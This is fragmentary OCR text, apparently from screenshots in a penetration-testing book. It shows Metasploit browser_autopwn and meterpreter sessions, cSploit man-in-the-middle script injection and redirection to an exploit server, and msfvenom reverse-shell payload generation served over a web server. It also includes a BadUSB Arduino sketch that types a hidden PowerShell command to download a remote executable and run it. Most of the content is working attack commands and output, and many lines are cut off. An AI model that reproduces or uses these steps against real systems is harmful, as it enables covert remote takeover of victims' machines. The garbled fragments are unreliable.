
```
msf  auxiliary(browser_autopwn) > sessions -i

Active sessions
===============

  Id  Type                   Information
Connection
  --  ----                   -----------
----------
  1   meterpreter x86/win32  NIPUN-DEBBE6F84\Administrator @ NIPUN-DEBBE6F84
192.168.65.132:3333 -> 192.168.65.129:1058

msf  auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : NIPUN-DEBBE6F84
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```



1:50
cSploit
Select a target below by clicking on a row, or long click on it to enter an alias or start a multiple attack.
0.0.0.0/0
This is your network subnet mask
"Gh0stNet" (192.168.10.1)
E8:DE:27:86:BE:0A
(Your network gateway / router)
Ports
6
DESKTOP-PESQ21S (192.168.10.102)
B0:10:41:C8:46:DF
Ports
5
Nexus 5 (192.168.10.103)
8C:3A:E3:48:FF:25 (This device)
192.168.10.107
30:59:B7:E5:F9:89



1:50
cSploit > DESKTOP-PESQ21S
SELECT A MODULE TO RUN
deep detection (slower than port scanner, but more accurate).
Exploit finder
Search for exploit that matches found vulnerabilities.
Login cracker
A very fast network logon cracker which support many different services.
Sessions
Sessions on pwned target.
MITM
Perform various man-in-the-middle attacks, such as network sniffing, traffic manipulation, etc...
Packet forger
Craft and send a custom TCP or UDP packet to the target.



1:51
Javascript
Enter the Javascript code to inject :
<script type="text/javascript">
alert('This site has been hacked by Nipun');
CANCEL
OK
Replace images



Nipun
Nipun Jaswal's Official Bl
www.nipunjaswal.com
Apps
Hacker Academy Mo
From www.nipunjaswal.com
This site has been hacked by Nipun
OK



root@k
File Edit View Search Terminal Help
[*] Server started.
[*] Starting handler for windows/meterpret
[*] Starting handler for generic/shell_rev
[*] Started reverse TCP handler on 192.168
[*] Starting handler for java/meterpreter/
[*] Started reverse TCP handler on 192.168
[*] Started reverse TCP handler on 192.168
[*] --- Done, found 20 exploit modules
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.10.101:8080/
[*] Server started.
[*] Handling '/'
[*] Handling '/wdinfo.php'
[*] 404ing /wdinfo.php
[*] Handling '/?sessid=V2luZG93czp1bmRlZml
mluZWQ6ZW4tVVM6eDg2OkNocm9tZTo2NS4wLjMzMjU
[*] JavaScript Report: Windows:undefined:u
:Chrome:65.0.3325.181:
[*] Reporting: {"os.product"=>"Windows", "
", "os.certainty"=>"0.7"}
[*] Responding with 6 exploits
Loading
view-source:www.nipunja
www.nipunjaswal.com
Apps
Hacker Academy Mo
Myntra
Oops! Google Ch


2:08
DESKTOP-PESQ21S > MITM
Redirection
Enter redirection details below:
ADDRESS
PORT
192.168.10.101
8080
CANCEL
OK
Replace images
Replace all images on webpages with the specified one.
1
2 ABC
3 DEF
4 GHI
5 JKL
6 MNO
7 PQRS
8 TUV
9 WXYZ
* # (
0 +
Done


RAW GND RST VCC A3 A2 A1 A0 15 14 16 10
J1 TX0 RX1 GND GND 2 3 4 5 6 7 8 9
Pro Micro
ATMEL
ATMEGA32U4


sketch_aug16a | Arduino 1.6.8
File Edit Sketch Tools Help
sketch_aug16a
Auto Format Ctrl+T
Archive Sketch
Fix Encoding & Reload
Serial Monitor Ctrl+Shift+M
Serial Plotter Ctrl+Shift+L
Board: "Arduino Leonardo"
Port
Programmer: "AVRISP mkII"
Burn Bootloader
Boards Manager...
Arduino AVR Boards
Arduino Yún
Arduino/Genuino Uno
Arduino Duemilanove or Diecimila
Arduino Nano
Arduino/Genuino Mega or Mega 2560
Arduino Mega ADK
Arduino Leonardo
Arduino/Genuino Micro
Arduino Esplora
Arduino Mini
Arduino Ethernet
Arduino Fio
Arduino BT
LilyPad Arduino USB
LilyPad Arduino
Arduino Pro or Pro Mini
Arduino NG or older
Arduino Robot Control
Arduino Robot Motor
Arduino Gemma


hh | Arduino 1.6.8
File Edit Sketch Tools Help
Auto Format Ctrl+T
Archive Sketch
Fix Encoding & Reload
Serial Monitor Ctrl+Shift+M
Serial Plotter Ctrl+Shift+L
Board: "Arduino Leonardo"
Port: "COM3 (Arduino Leonardo)"
Programmer: "AVRISP mkII"
Burn Bootloader
Serial ports
COM3 (Arduino Leonardo)
hh
#include<Keyboa
void setup() {
delay(2000);
type(KEY_LEFT_GU
type('d',false);
Keyboard.release
delay(500);
type(KEY_LEFT_GU
type('r',false);
delay(500);
Keyboard.releaseAll();
delay(1000);
print(F("powershell -windowstyle hidden (new-object System.Net.WebClient).DownloadFile('http://the.earth.li/~sgtatham/putty/0.64/x86/putty.exe','%TEMP%\\tutty.exe'); Start-Process \"%TEMP%\\tutty.exe\""));
type(KEY_RETURN,false);
Keyboard.releaseAll();
Keyboard.end();
}
void type(int key, boolean release) {
Keyboard.press(key);
if(release)
Keyboard.release(key);
}
void print(const __FlashStringHelper *value) {
Keyboard.print(value);
}
void loop(){}
Done Saving.
Sketch uses 6,004 bytes (20%) of program storage space. Maximum is 28,672 bytes.
Global variables use 219 bytes (8%) of dynamic memory, leaving 2,341 bytes for local variables. Maximum is 2,560 bytes.
15


hh | Arduino 1.6.8
File Edit Sketch Tools Help
hh
#include<Keyboard.h>
void setup() {
delay(2000);
type(KEY_LEFT_GUI,false);
type('d',false);
Keyboard.releaseAll();
delay(500);
type(KEY_LEFT_GUI,false);
type('r',false);
delay(500);
Keyboard.releaseAll();
delay(1000);
print(F("powershell -windowstyle hidden (new-object System.Net.WebClient).DownloadFile('http://
delay(1000);
type(KEY_RETURN,false);
Keyboard.releaseAll();
Keyboard.end();
}
void type(int key, boolean release) {
Keyboard.press(key);
if(release)
Keyboard.release(key);
}
Uploading...
Sketch uses 6,012 bytes (20%) of program storage space. Maximum is 28,672 bytes.
Global variables use 219 bytes (8%) of dynamic memory, leaving 2,341 bytes for local variables.
23
Arduino Leonardo on COM3


Ctrl
Fn
Y50
ULTRA HD SCREEN (option)
UHD
ALWAYS-ON USB
DOLBY DIGITAL PLUS
HOME THEATER
Some features are only availa
while running Microsoft Windo
See our website for further det
http://www.lenovo.com


```
[*] Started reverse TCP handler on 192.168.10.107:5555
[*] Starting the payload handler...
[*] Sending stage (1188911 bytes) to 192.168.10.105
[*] Meterpreter session 3 opened (192.168.10.107:5555 -> 192.168.10.105:12668
) at 2016-07-05 15:51:14 +0530

meterpreter > sysinfo
Computer        : DESKTOP-PESQ21S
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/win64
meterpreter >
```

```
root@mm:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.10.107
LPORT=5555 -f exe > /var/www/html/pay2.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86_64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes

root@mm:~# service apache2 start
root@mm:~#
```

```
msf exploit(handler) > back
msf > use exploit/multi/handler
tcp exploit(handler) > set payload windows/x64/meterpreter/reverse_t
msf exploit(handler) > set LPORT 5555
msf exploit(handler) > set LHOST 192.168.10.107
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.107:5555
[*] Starting the payload handler...
```

```
msf exploit(windows/fileformat/nitro_reader_jsapi) > show options

Module options (exploit/windows/fileformat/nitro_reader_jsapi):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   URIPATH   /                yes       The URI to use.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.14     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf exploit(windows/fileformat/nitro_reader_jsapi) > [+] msf.pdf stored at /root/.msf4/local/msf.pdf
[*] Using URL: http://0.0.0.0:8080
[*] Local IP:  http://192.168.1.14:8080
[*] Server started.
```




